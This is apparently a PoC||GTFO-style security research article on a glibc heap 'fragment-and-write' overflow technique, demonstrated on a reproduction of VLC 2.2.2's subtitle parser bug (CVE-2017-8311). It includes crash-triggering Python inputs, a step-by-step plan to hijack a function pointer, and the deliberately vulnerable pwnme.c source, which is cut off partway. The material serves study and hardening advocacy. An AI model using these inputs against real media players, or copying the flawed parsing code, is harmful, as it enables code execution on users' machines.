16:06 The Adventure of the Fragmented Chunks

by Yannay Livneh

In a world of chaos, where anti-exploitation techniques are implemented everywhere from the bottoms of hardware (Intel CET) to the heavens of cloud-based network inspection products, one place remains unmolested, pure and welcoming to exploitation: the GNU C Standard Library. Glibc, at least with its build configuration on popular platforms, has a consistent, documented record of not fully applying mitigation techniques.

The glibc on a modern Ubuntu does not have stack cookies, heap cookies, or safe versions of string functions, not to mention CFG. It's like we're back in the good ol' nineties (I couldn't even spell my own name back then, but I was told it was fun). So no wonder it's heaven for exploitation proof of concepts and CTF pwn challenges. Sure, users of these platforms are more susceptible to exploitation once a vulnerability is found, but that's a small sacrifice to make for the infinitesimal improvement in performance and ease of compiled code readability.

This sermon focuses on the glibc heap implementation and heap-based buffer overflows. Glibc heap is based on `ptmalloc` (which is based on `dlmalloc`) and uses an inline-metadata approach. It means the bookkeeping information of the heap is saved within the chunks used for user data. For an official overview of glibc malloc implementation, see the *Malloc Internals* page of the project's wiki. This approach means sensitive metadata, specifically the chunk's size, is prone to overflow from user input.

In recent years, many have taken advantage of this behavior such as Google's Project Zero's 2014 version of the poisoned NULL byte and *The Forgotten Chunks*.[15] This sermon takes another step in this direction and demonstrates how this implementation can be used to overcome different limitations in exploiting real-world vulnerabilities.

Introduction to Heap-Based Buffer Overflows

In the recent few weeks, as a part of our drive-by attack research at Check Point, I've been fiddling with the glibc heap, working with a very common example of a heap-based buffer overflow. The vulnerability (CVE-2017-8311) is a real classic, taken straight out of a textbook. It enables an attacker to copy any character except NULL and line break to a heap allocated memory without respecting the size of the destination buffer.

Here is a trivial example. Assume a sequential heap based buffer overflow.


```
// Allocate length until NULL
char *dst = malloc(strlen(src) + 1);
// copy until EOL
while (*src != '\n')
    *dst++ = *src++;
*dst = '\0';
```

What happens here is quite simple: the `dst` pointer points to a buffer allocated with a size large enough to hold the `src` string until a NULL character. Then, the input is copied one byte at a time from the `src` buffer to the allocated buffer until a newline character is encountered, which may be well after a NULL character. In other words, a straightforward overflow.

Put this code in a function, add a small main, compile the program and run it under `valgrind`.

```
python -c "print 'A' * 23 + '\0'" \
      | valgrind ./a.out
```

[15] GLibC Adventures: The Forgotten Chunks, François Goichon, `unzip pocorgtfo16.pdf forgottenchunks.pdf`



It outputs the following lines:

```
==31714== Invalid write of size 1
   at 0x40064C: format (main.c:13)
   by 0x40068E: main (main.c:22)
Address 0x52050d8 is 0 bytes after a block
   of size 24 alloc'd
   at 0x4C2DB8F: malloc
      (in vgpreload_memcheck-amd64-linux.so)
   by 0x400619: format (main.c:9)
   by 0x40068E: main (main.c:22)
```

So far, nothing new. But what is the common scenario for such vulnerabilities to occur? Usually, string manipulation from user input. The most prominent example of this scenario is text parsing. Usually, there is a loop iterating over a textual input and trying to parse it. This means the user has quite good control over the size of allocations (though relatively small) and the sequence of allocation and free operations. Completing an exploit from this point usually has the same form:

1. Find an interesting struct allocated on the heap (victim object).
2. Shape the heap in a way that leaves a hole right before this victim object.
3. Allocate a memory chunk in that hole.
4. Overflow the data written to the chunk into the victim object.
5. Profit.


What's the Problem?

Sounds simple? Good. This is just the beginning. In my exploit, I encountered a really annoying problem: all the interesting structures that can be used as victims had a pointer as their first field. That first field was of no interest to me in any way, but it had to be a valid pointer for my exploit to work. I couldn't write NULL bytes, but had to write sequentially in the allocated buffer until I reached the interesting field, a function pointer.

For example, consider the following struct:

```
typedef struct {
  char *name;
  uint64_t dummy;
  void (*destructor)(void *);
} victim_t;
```


A linear overflow into this struct inevitably overrides the `name` field before overwriting the `destructor` field. The `destructor` field has to be overwritten to gain control over the program. However, if the `name` field is dereferenced before invoking the destructor, the whole thing just crashes.



GLibC Heap Internals in a Nutshell

To understand how to overcome this problem, recall the internals of the heap implementation. The heap allocates and manages memory in chunks. When a chunk is allocated, it has a header with a size of `sizeof(size_t)`. This header contains the size of the chunk (including the header) and some flags. As all chunk sizes are rounded to multiples of eight, the three least significant bits in the header are used as flags. For now, the only flag which matters is the `in_use` flag, which is set to 1 when the chunk is allocated, and is otherwise 0.

So a sequence of chunks in memory looks like the following, where data may be user's data if the chunk is allocated or heap metadata if the chunk is freed. The key takeaway here is that *a linear overflow may change the size of the following chunk.*



The heap stores freed chunks in bins of various types. For the purpose of this article, it is sufficient to know about two types of bins: `fastbins` and normal bins (all the other bins). When a chunk of small size (by default, smaller than `0x80` bytes, including the header) is freed, it is added to the corresponding `fastbin` and the heap doesn't coalesce it with the adjacent chunks until a further event triggers the coalescing behavior. A chunk that is stored in a `fastbin` always has its `in_use` bit set to 1. The chunks in the `fastbin` are served in LIFO manner, i.e., the last freed chunk will be allocated first when a memory request of the appropriate size is issued. When a normal chunk (not small) is freed, the heap checks whether the adjacent chunks are freed (the `in_use` bit is off), and if so, coalesces them before inserting them in the appropriate bin. The key take-away here is that *small chunks can be used to keep the heap fragmented.*

The small chunks are kept in `fastbins` until some events that require heap consolidation occur. The most common event of this kind is coalescing with the `top` chunk. The `top` chunk is a special chunk that is never allocated. It is the chunk in the end of the memory region assigned to the heap. If there are no freed chunks to serve an allocation, the heap splits this chunk to serve it. To keep the heap fragmented using small chunks, you must avoid heap consolidation events.

For further reading on glibc heap implementation details, I highly recommend the Malloc Internals page of the project wiki. It is concise and very well written.

Overcoming the Limitations

So back to the problem: how can this kind of linear-overflow be leveraged to writing further up the heap without corrupting some important data in the middle?

My nifty solution to this problem is something I call "fragment-and-write." (Many thanks to Omer Gull for his help.) I used the overflow to synthetically change the size of a freed chunk, tricking the allocator to consider the freed chunk as bigger than it actually is, i.e., overlapping the victim object. Next, I allocated a chunk whose size equals the original freed chunk size plus the fields I want to skip, without writing it. Finally, I allocated a chunk whose size equals the victim object's size minus the offset of the skipped fields. This last allocation falls exactly on the field I want to overwrite.


Workflow to exploit such a scenario:

1. Find an interesting struct allocated on the heap (victim object).

2. Shape the heap in a way that leaves a hole right before this object.


3. Allocate `chunk0` right before the victim object.

4. Allocate `chunk1` right before `chunk0`.




5. Overflow `chunk1` into the metadata of `chunk0`, making `chunk0`'s size equal to `sizeof(chunk0) + sizeof(victim_object)`: $S_0 = S_0 + S_V$.

6. Free `chunk0`.



7. Allocate chunk with size $= S_0 +$ `offsetof(victim_object, victim_field)`.


8. Allocate chunk with size $= S_V -$ `offsetof(victim_object, victim_field)`.



9. Write the data in the chunk allocated in stage 8. It will directly write to the victim field.

10. Profit.

Note that the allocator overrides some of the user's data with metadata on de-allocation, depending on the bin. (See glibc's implementation for details.) Also, the allocator verifies that the sizes of the chunks are aligned to multiples of 16 on 64-bit platforms. These limitations have to be taken into account when choosing the fields and using technique.



Real World Vulnerability

Enough with theory! It's time to exploit some real-world code.

VLC 2.2.2 has a vulnerability in the subtitles parsing mechanism – CVE-2017-8311. I synthesized a small program which contains the original vulnerable code and flow from VLC 2.2.2 wrapped in a small main function and a few complementary ones, see page 29 for the full source code. The original code parses the JacoSub subtitles file to VLC's internal `subtitle_t` struct. The `TextLoad` function loads all the lines of the input stream (in this case, standard input) to memory and the `ParseJSS` function parses each line and saves it to `subtitle_t` struct. The vulnerability occurs in line 418:

```
373 psz_orig2=calloc(strlen(psz_text)+1,1);
374 psz_text2=psz_orig2;
375
376 for( ; *psz_text != '\0'
      && *psz_text != '\n'
      && *psz_text != '\r'; )
377 {
378   switch( *psz_text )
379   {
...
407   case '\\':
...
415     if((toupper((uint8_t)*(psz_text+1))
      =='C') ||
416        (toupper((uint8_t)*(psz_text+1))
      =='F') )
417     {
418        psz_text++; psz_text++;
419        break;
420     }
...
445   psz_text++;
446 }
```

The `psz_text` points to a user-controlled buffer on the heap containing the current line to parse. In line 373, a new chunk is allocated with a size large enough to hold the data pointed at by `psz_text`. Then, it iterates over the `psz_text` pointed data. If the byte one before the last in the buffer is '\' (backslash) and the last one is 'c', the `psz_text` pointer is incremented by 2 (line 418), thus pointing to the null terminator. Next, in line 445, it is incremented again, and now it points outside the original buffer. Therefore, the loop may continue, depending on the data that resides outside the buffer.

An attacker may design the data outside the buffer to cause the code to reach line 441 within the same loop.

```
438  default:
439    if( !p_sys->jss.i_comment )
440    {
441      *psz_text2 = *psz_text;
442      psz_text2++;
443    }
444 }
```

This will copy the data outside the source buffer into `psz_text2`, possibly overflowing the destination buffer.

To reach the vulnerable code, the input must be a valid line of JacoSub subtitle, conforming to the pattern scanned in line 256:

```
256  else if(sscanf(s,
                "@%d @%d %[^\n\r]",
                &f1, &f2, psz_text) == 3 )
```

When triggering the vulnerability under valgrind this is what happens:

```
python -c "print '@0@0\\c'" \
       | valgrind ./pwnme
```

```
==32606== Conditional jump or move depends
   on uninitialised value(s)
   at 0x4016E2: ParseJSS (pwnme.c:376)
   by 0x40190F: main (pwnme.c:499)
```

This output indicates that the condition in the for-loop depends on the uninitialized value, data outside the allocated buffer. Perfect!

Sharpening the Primitive

After having a good understanding of how to trigger the vulnerability, it's time to improve the primitives and gain control over the environment. The goal is to control the data copied after triggering the vulnerability, which means putting data in the source chunk.

The allocation of the source chunk occurs in line 238:

```
232 for( ;; )
233 {
234   const char *s = TextGetLine( txt );
...
238   psz_orig = malloc( strlen( s ) + 1 );
...
241   psz_text = psz_orig;
242
243   /* Complete time lines */
244   if(sscanf(s,"%d:%d:%d.%d "
          "%d:%d:%d.%d %[^\n\r]",
245       &h1,&m1,&s1,&f1,&h2,&m2,&s2,&f2,
          psz_text)==9)
246   {
...
253     break;
254   }
255   /* Short time lines */
256   else if( sscanf(s, "@%d @%d %[^\n\r]",
                 &f1, &f2, psz_text) == 3 )
257   {
...
262     break;
263   }
...
266   else if( s[0] == '#' )
267   {
...
272     strcpy( psz_text, s );
...
319     free( psz_orig );
320     continue;
321   }
322   else
323 /* Unknown type, probably a comment. */
324   {
325     free( psz_orig );
326     continue;
327   }
328 }
```

The code fetches the next input line (which may contain NULLs) and allocates enough data to hold NULL-terminated string. (Line 238.) Then it tries to match the line with JacoSub valid format patterns. If the line starts with a pound sign ('#'), the line is copied into the chunk, freed, and the code continues to the next input line. If the line matches the JacoSub subtitle, the `sscanf` function writes the data after the timing prefix to the allocated chunk. If no option matches, the chunk is freed.

Recalling glibc allocator behavior, the invocation of `malloc` with size of the most recently freed chunk returns the most recently freed chunk to the caller. This means that if an input line starts with a pound sign ('#') and the next line has the same length, the second allocation will be in the same place and hold the data from the previous iteration.

This is the way to put data in the source chunk. The next step is *not* to override it with the second line's data. This can be easily achieved using the `sscanf` and adding leading zeros to the timing format at the beginning of the line. The `sscanf` in line 256 writes only the data after the timing format. By providing `sscanf` arbitrarily long string of digits as input, it writes very little data to the allocated buffer.

With these capabilities, here is the first crashing example:

```
import sys
sys.stdout.write('#' * 0xe7 + '\n')
sys.stdout.write('@0@' + '0' * 0xe2 + '\\c')
```

Plugging the output of this Python script as the input of the compiled program (from page 29) produces a nice segmentation fault. Open GDB, this is what happens inside:


```
$ python crash.py > input
$ gdb -q ./pwnme
Reading symbols from ./pwnme...done.
(gdb) r < input
Starting program: /pwnme < input
starting to read user input
>
Program received signal SIGSEGV,
    Segmentation fault.
0x0000000000400df1 in ParseJSS (p_demux=0
    x6030c0, p_subtitle=0x605798, i_idx=1)
    at pwnme.c:222
222       if( !p_sys->jss.b_inited )
(gdb) hexdump &p_sys 8
00000000: 23 23 23 23 23 23 23 23   ########
```

The input has overridden a pointer with controlled data. The buffer overflow happens in the `psz_orig2` buffer, allocated by invoking `calloc( strlen( psz_text) + 1, 1 )` (line 373), which translates to request an allocation big enough to hold three bytes, "`\\c\0`". The minimum size for a chunk is `2 * sizeof(void*) + 2 * sizeof(size_t)` which is 32. As the glibc allocator uses a best-fit algorithm, the allocated chunk is the smallest free chunk in the heap. In the main function, the code ensures such a chunk exists before the interesting data:

```
void *placeholder =
        malloc(0xb0 - sizeof(size_t));

demux_t *p_demux =
        calloc(sizeof(demux_t), 1);
...
free(placeholder);
```

The `placeholder` is allocated first, and after that an interesting object: `p_demux`. Then, the `placeholder` is freed, leaving a nice hole before `p_demux`. The allocation of `psz_orig2` catches this chunk and the overflow overrides `p_demux` (located in the following chunk) with input data. The `p_sys` pointer that causes the crash is the first field of `demux_t` struct. (Of course, in a real world scenario like VLC the attacker needs to shape the heap to have a nice hole like this, a technique called Feng-Shui, but that is another story for another time.)



Now the heap overflow primitive is well established, and so is the constraint. Note that even though the vulnerability is triggered in the last input line, the `ParseJSS` function is invoked once again and returns an error to indicate the end of input. On every invocation it dereferences the `p_sys` pointer, so this pointer must remain valid even after triggering the vulnerability.

Exploitation

Now it's time to employ the technique outlined earlier and overwrite only a specific field in a target struct. Look at the definition of `demux_t` struct:

```
typedef struct {
  demux_sys_t *p_sys;
  stream_t *s;
  char padding[6*sizeof(size_t)];
  void (*pwnme)(void);
  char moar_padding[2*sizeof(size_t)];
} demux_t;
```

The end goal of the exploit is to control the `pwnme` function pointer in this struct. This pointer is initialized in `main` to point to the `not_pwned` function. To demonstrate an arbitrary control over this pointer, the POC exploit points it to the `totally_pwned` function. To bypass ASLR, the exploit partially overwrites the least significant bytes of `pwnme`, assuming the two functions reside in relatively close addresses.

```
static void not_pwned(void) {
  printf("everything went down well\n");
}

static void totally_pwned(void)
                        __attribute__((unused));
static void totally_pwned(void) {
  printf("OMG, totally_pwned!\n");
}

int main(void) {
...
  p_demux->pwnme = not_pwned;
```

There are a few ways to write this field:

- Allocate it within `psz_orig` and use the `strcpy` or `sscanf`. However, this will also write a terminating NULL which imposes a hard constraint on the addresses that may be pointed to.

- Allocate it within psz_orig2 and write it in the copy loop. However, as this allocation uses calloc, it will zero the data before copying to it, which means the whole pointer (not only the LSB) should be overwritten.
- Allocate psz_orig2 chunk before the field and overflow into it. Note partial overwrite is possible by padding the source with the '}' character. When reading this character in the copying loop, the source pointer is incremented but no write is done to the destination, effectively stopping the copy loop.

This is the way forward! So here is the current game plan:

1. Allocate a chunk with a size of 0x50 and free it. As it's smaller than the hole of the placeholder (size 0xb0), it will break the hole into two chunks with sizes of 0x50 and 0x60. Freeing it will return the smaller chunk to the allocator's fastbins, and won't coalesce it, which leaves a 0x60 hole.
2. Allocate a chunk with a size of 0x60, fill it with the data to overwrite with and free it. This chunk will be allocated right before the p_demux object. When freed, it will also be pushed into the corresponding fastbin.
3. Write a JSS line whose psz_orig makes an allocation of size 0x60 and the psz_orig2 size makes an allocation of size 0x50. Trigger the vulnerability and write the LSB of the size of psz_orig chunk as 0xc1: the size of the two chunks with the prev_inuse bit turned on. Free the psz_orig chunk.
4. Allocate a chunk with a size of 0x70 and free it. This chunk is also pushed to the fastbins and not coalesced. This leaves a hole of size 0x50 in the heap.
5. Allocate without writing chunks with a size of 0x20 (the padding of the p_demux object) and size of 0x30 (this one contains the pwnme field until the end of the struct). Free both. Both are pushed to fastbin and not coalesced.
6. Make an allocation with a size of 0x100 (arbitrary, big), fill it with data to overwrite with and free it.
7. Write a JSS line whose psz_orig makes an allocation of size 0x100 and the psz_orig2 size makes an allocation of size 0x20. Trigger the vulnerability and write the LSB of the pwnme field to be the LSB of totally_pwned function.
8. Profit.

There are only two things missing here. First, when loading the file in TextLoad, you must be careful not to catch the hole. This can be easily done by making sure all lines are of size 0x100. Note that this doesn't interfere with other constructs because it's possible to put NULL bytes in the lines and then add random padding to reach the allocation size of 0x100. Second, you must not trigger heap consolidation, which means not to coalesce with the top chunk. So the first line is going to be a JSS line with psz_orig and psz_orig2 allocations of size 0x100. As they are allocated sequentially, the second allocation will fall between the first and top, effectively preventing coalescing with it.

For a Python script which implements the logic described above, see page 37. Calculating the exact offsets is left as an exercise to the reader. Put everything together and execute it.

```
$ gcc -Wall -o pwnme -fPIE -g3 pwnme.c
$ echo | ./pwnme
starting to read user input
everything went down well
$ python exp.py | ./pwnme
starting to read user input
OMG I can't believe it - totally_pwned
```

Success! The exploit partially overwrites the pointer with an arbitrary value and redirects the execution to the `totally_pwned` function.

As mentioned earlier, the logic and flow was pulled from the VLC project and this technique can be used there to exploit it, with additional complementary steps like Heap Feng-Shui and ROP. See the VLC Exploitation section of our CheckPoint blog post on the Hacked in Translation exploit for more details about exploiting that specific vulnerability.[16]

Afterword

In the past twenty years we have witnessed many exploits take advantage of glibc's malloc inline-metadata approach, from *Once upon a free*[17] and *Malloc Maleficarum*[18] to the poisoned NULL byte.[19] Some improvements, such as glibc metadata hardening,[20] were made over the years and integrity checks were added, but it's not enough! Integrity checks are not security mitigation! The "House of Force" from 2005 is still working today! The CTF team Shellphish maintains an open repository of heap manipulation and exploitation techniques.[21] As of this writing, they all work on the newest Linux distributions.

We are very grateful for the important work of having a FOSS implementation of the C standard library for everyone to use. However, it is time for us to have a more secure heap by default. It is time to either stop using plain metadata where it's susceptible to malicious overwrites or separate our data and metadata or otherwise strongly ensure the integrity of the metadata à la heap cookies.

[16] Hacked In Translation Director's Cut, Checkpoint Security, `unzip pocorgtfo16.pdf hackedintranslation.pdf`
[17] Phrack 57:9. `unzip pocorgtfo16.pdf onceuponafree.txt`
[18] `unzip pocorgtfo16.pdf MallocMaleficarum.txt`
[19] Poisoned NUL Byte 2014 Edition, Chris Evans, Project Zero Blog
[20] Further Hardening glibc Malloc() against Single Byte Overflows, Chris Evans, Scary Beasts Blog
[21] `git clone https://github.com/shellphish/how2heap || unzip pocorgtfo16.pdf how2heap.tar`

pwnme.c

```
/***************************************************************************
 * pwnme.c: simplified version of subtitle.c from VLC for eductaional purpose.
 ***************************************************************************
 * This file contains a lot of code copied from moduls/demux/subtitle.c from
 * VLC version 2.2.2 licensed under LGPL stated hereby.
 *
 * See the original code in http://git.videolan.org
 *
 * Copyright (C) 2017 yannayl
 *
 * This program is free software; you can redistribute it and/or modify it
 * under the terms of the GNU Lesser General Public License as published by
 * the Free Software Foundation; either version 2.1 of the License, or
 * (at your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
 * GNU Lesser General Public License for more details.
 *
 * You should have received a copy of the GNU Lesser General Public License
 * along with this program; if not, write to the Free Software Foundation,
 * Inc., 51 Franklin Street, Fifth Floor, Boston MA 02110-1301, USA.
 ***************************************************************************/

#include <stdint.h>
#include <stdlib.h>
#include <string.h>
#include <stdio.h>
#include <ctype.h>
#include <stdbool.h>
#include <unistd.h>


#define VLC_UNUSED(x) (void)(x)

enum {
    VLC_SUCCESS = 0,
    VLC_ENOMEM = -1,
    VLC_EGENERIC = -2,
};

typedef struct
{
    int64_t i_start;
    int64_t i_stop;

    char    *psz_text;
} subtitle_t;

typedef struct
{
    int     i_line_count;
    int     i_line;
    char    **line;
} text_t;

typedef struct
{
    int         i_type;
    text_t      txt;
    void        *es;
```

```
    int64_t      i_next_demux_date;
    int64_t      i_microsecperframe;

    char         *psz_header;
    int          i_subtitle;
    int          i_subtitles;
    subtitle_t   *subtitle;

    int64_t      i_length;

    /* */
    struct
    {
        bool b_inited;

        int i_comment;
        int i_time_resolution;
        int i_time_shift;
    } jss;
    struct
    {
        bool  b_inited;

        float f_total;
        float f_factor;
    } mpsub;
} demux_sys_t;

typedef struct {
    int fd;
    char *data;
    char *seek;
    char *end;
} stream_t;

typedef struct {
    demux_sys_t *p_sys;
    stream_t *s;
    char padding[6* sizeof(size_t)];
    void (*pwnme)(void);
    char moar_padding[2* sizeof(size_t)];
} demux_t;

void msg_Dbg(demux_t *p_demux, const char *fmt, ...) {
}

void read_until_eof(stream_t *s) {
    size_t size = 0, capacity = 0;
    ssize_t ret = -1;
    do {
        if (capacity - size == 0) {
            capacity += 0x1000;
            s->data = realloc(s->data, capacity);
        }
        ret = read(s->fd, s->data + size, capacity - size);
        size += ret;
    } while (ret > 0);
    s->end = s->data + size;
    s->seek = s->data;
}

char *stream_ReadLine(stream_t *s) {
    if (s->data == NULL) {
        read_until_eof(s);
```

```
    }

    if (s->seek >= s->end) {
        return NULL;
    }

    char *end = memchr(s->seek, '\n', s->end - s->seek);
    if (end == NULL) {
        end = s->end;
    }
    size_t line_len = end - s->seek;

    char *line = malloc(line_len + 1);
    memcpy(line, s->seek, line_len);
    line[line_len] = '\0';
    s->seek = end + 1;

    return line;
}

void *realloc_or_free(void *p, size_t size) {
    return realloc(p, size);
}

static int TextLoad( text_t *txt, stream_t *s )
{
    int    i_line_max;

    /* init txt */
    i_line_max          = 500;
    txt->i_line_count   = 0;
    txt->i_line         = 0;
    txt->line           = calloc( i_line_max, sizeof( char * ) );
    if( !txt->line )
        return VLC_ENOMEM;

    /* load the complete file */
    for( ;; )
    {
        char *psz = stream_ReadLine( s );

        if( psz == NULL )
            break;

        txt->line[txt->i_line_count++] = psz;
        if( txt->i_line_count >= i_line_max )
        {
            i_line_max += 100;
            txt->line = realloc_or_free( txt->line, i_line_max * sizeof( char * ) );
            if( !txt->line )
                return VLC_ENOMEM;
        }
    }

    if( txt->i_line_count <= 0 )
    {
        free( txt->line );
        return VLC_EGENERIC;
    }

    return VLC_SUCCESS;
}

static void TextUnload( text_t *txt )
{
```

```
    int i;

    for( i = 0; i < txt->i_line_count; i++ )
    {
        free( txt->line[i] );
    }
    free( txt->line );
    txt->i_line       = 0;
    txt->i_line_count = 0;
}

static char *TextGetLine( text_t *txt )
{
    if( txt->i_line >= txt->i_line_count )
        return( NULL );

    return txt->line[txt->i_line++];
}

static int ParseJSS( demux_t *p_demux, subtitle_t *p_subtitle, int i_idx )
{
    VLC_UNUSED( i_idx );

    demux_sys_t  *p_sys = p_demux->p_sys;
    text_t       *txt = &p_sys->txt;
    char         *psz_text, *psz_orig;
    char         *psz_text2, *psz_orig2;
    int h1, h2, m1, m2, s1, s2, f1, f2;

    if( !p_sys->jss.b_inited )
    {
        p_sys->jss.i_comment = 0;
        p_sys->jss.i_time_resolution = 30;
        p_sys->jss.i_time_shift = 0;

        p_sys->jss.b_inited = true;
    }

    /* Parse the main lines */
    for( ;; )
    {
        const char *s = TextGetLine( txt );
        if( !s )
            return VLC_EGENERIC;

        psz_orig = malloc( strlen( s ) + 1 );
        if( !psz_orig )
            return VLC_ENOMEM;
        psz_text = psz_orig;

        /* Complete time lines */
        if( sscanf( s, "%d:%d:%d.%d %d:%d:%d.%d %[^\n\r]",
                    &h1, &m1, &s1, &f1, &h2, &m2, &s2, &f2, psz_text ) == 9 )
        {
            p_subtitle->i_start = ( (int64_t)( h1 *3600 + m1 * 60 + s1 ) +
                (int64_t)( (f1+p_sys->jss.i_time_shift) / p_sys->jss.i_time_resolution) )
                * 1000000;
            p_subtitle->i_stop  = ( (int64_t)( h2 *3600 + m2 * 60 + s2 ) +
                (int64_t)( (f2+p_sys->jss.i_time_shift) / p_sys->jss.i_time_resolution) )
                * 1000000;
            break;
        }
        /* Short time lines */
        else if( sscanf( s, "@%d @%d %[^\n\r]", &f1, &f2, psz_text ) == 3 )
        {
```

```
            p_subtitle->i_start = (int64_t)(
                (f1+p_sys->jss.i_time_shift) / p_sys->jss.i_time_resolution * 1000000.0 );
            p_subtitle->i_stop = (int64_t)(
                (f2+p_sys->jss.i_time_shift) / p_sys->jss.i_time_resolution * 1000000.0 );
            break;
        }
        /* General Directive lines */
        /* Only TIME and SHIFT are supported so far */
        else if( s[0] == '#' )
        {
            int h = 0, m =0, sec = 1, f = 1;
            unsigned shift = 1;
            int inv = 1;

            strcpy( psz_text, s );

            switch( toupper( (unsigned char)psz_text[1] ) )
            {
            case 'S':
                 shift = isalpha( (unsigned char)psz_text[2] ) ? 6 : 2 ;

                 if( sscanf( &psz_text[shift], "%d", &h ) )
                 {
                     /* Negative shifting */
                     if( h < 0 )
                     {
                         h *= -1;
                         inv = -1;
                     }

                     if( sscanf( &psz_text[shift], "%*d:%d", &m ) )
                     {
                         if( sscanf( &psz_text[shift], "%*d:%*d:%d", &sec ) )
                         {
                             sscanf( &psz_text[shift], "%*d:%*d:%*d.%d", &f );
                         }
                         else
                         {
                             h = 0;
                             sscanf( &psz_text[shift], "%d:%d.%d",
                                     &m, &sec, &f );
                             m *= inv;
                         }
                     }
                     else
                     {
                         h = m = 0;
                         sscanf( &psz_text[shift], "%d.%d", &sec, &f);
                         sec *= inv;
                     }
                     p_sys->jss.i_time_shift = ( ( h * 3600 + m * 60 + sec )
                         * p_sys->jss.i_time_resolution + f ) * inv;
                 }
                 break;

            case 'T':
                shift = isalpha( (unsigned char)psz_text[2] ) ? 8 : 2 ;

                sscanf( &psz_text[shift], "%d", &p_sys->jss.i_time_resolution );
                break;
            }
            free( psz_orig );
            continue;
        }
        else
```

```c
            /* Unkown type line, probably a comment */
        {
            free( psz_orig );
            continue;
        }
    }

    while( psz_text[ strlen( psz_text ) - 1 ] == '\\' )
    {
        const char *s2 = TextGetLine( txt );

        if( !s2 )
        {
            free( psz_orig );
            return VLC_EGENERIC;
        }

        int i_len = strlen( s2 );
        if( i_len == 0 )
            break;

        int i_old = strlen( psz_text );

        psz_text = realloc_or_free( psz_text, i_old + i_len + 1 );
        if( !psz_text )
             return VLC_ENOMEM;

        psz_orig = psz_text;
        strcat( psz_text, s2 );
    }

    /* Skip the blanks */
    while( *psz_text == ' ' || *psz_text == '\t' ) psz_text++;

    /* Parse the directives */
    if( isalpha( (unsigned char)*psz_text ) || *psz_text == '[' )
    {
        while( *psz_text != ' ' )
        { psz_text++ ;};

        /* Directives are NOT parsed yet */
        /* This has probably a better place in a decoder ? */
        /* directive = malloc( strlen( psz_text ) + 1 );
           if( sscanf( psz_text, "%s %[^\n\r]", directive, psz_text2 ) == 2 )*/
    }

    /* Skip the blanks after directives */
    while( *psz_text == ' ' || *psz_text == '\t' ) psz_text++;

    /* Clean all the lines from inline comments and other stuffs */
    psz_orig2 = calloc( strlen( psz_text) + 1, 1 );
    psz_text2 = psz_orig2;

    for( ; *psz_text != '\0' && *psz_text != '\n' && *psz_text != '\r'; )
    {
        switch( *psz_text )
        {
        case '{':
            p_sys->jss.i_comment++;
            break;
        case '}':
            if( p_sys->jss.i_comment )
            {
                p_sys->jss.i_comment = 0;
                if( (*(psz_text + 1 ) ) == ' ' ) psz_text++;
```

```
            }
            break;
        case '~':
            if( !p_sys->jss.i_comment )
            {
                *psz_text2 = ' ';
                psz_text2++;
            }
            break;
        case ' ':
        case '\t':
            if( (*(psz_text + 1 ) ) == ' ' || (*(psz_text + 1 ) ) == '\t' )
                break;
            if( !p_sys->jss.i_comment )
            {
                *psz_text2 = ' ';
                psz_text2++;
            }
            break;
        case '\\':
            if( (*(psz_text + 1 ) ) == 'n' )
            {
                *psz_text2 = '\n';
                psz_text++;
                psz_text2++;
                break;
            }
            if( ( toupper((unsigned char)*(psz_text + 1 ) ) == 'C' ) ||
                    ( toupper((unsigned char)*(psz_text + 1 ) ) == 'F' ) )
            {
                psz_text++; psz_text++;
                break;
            }
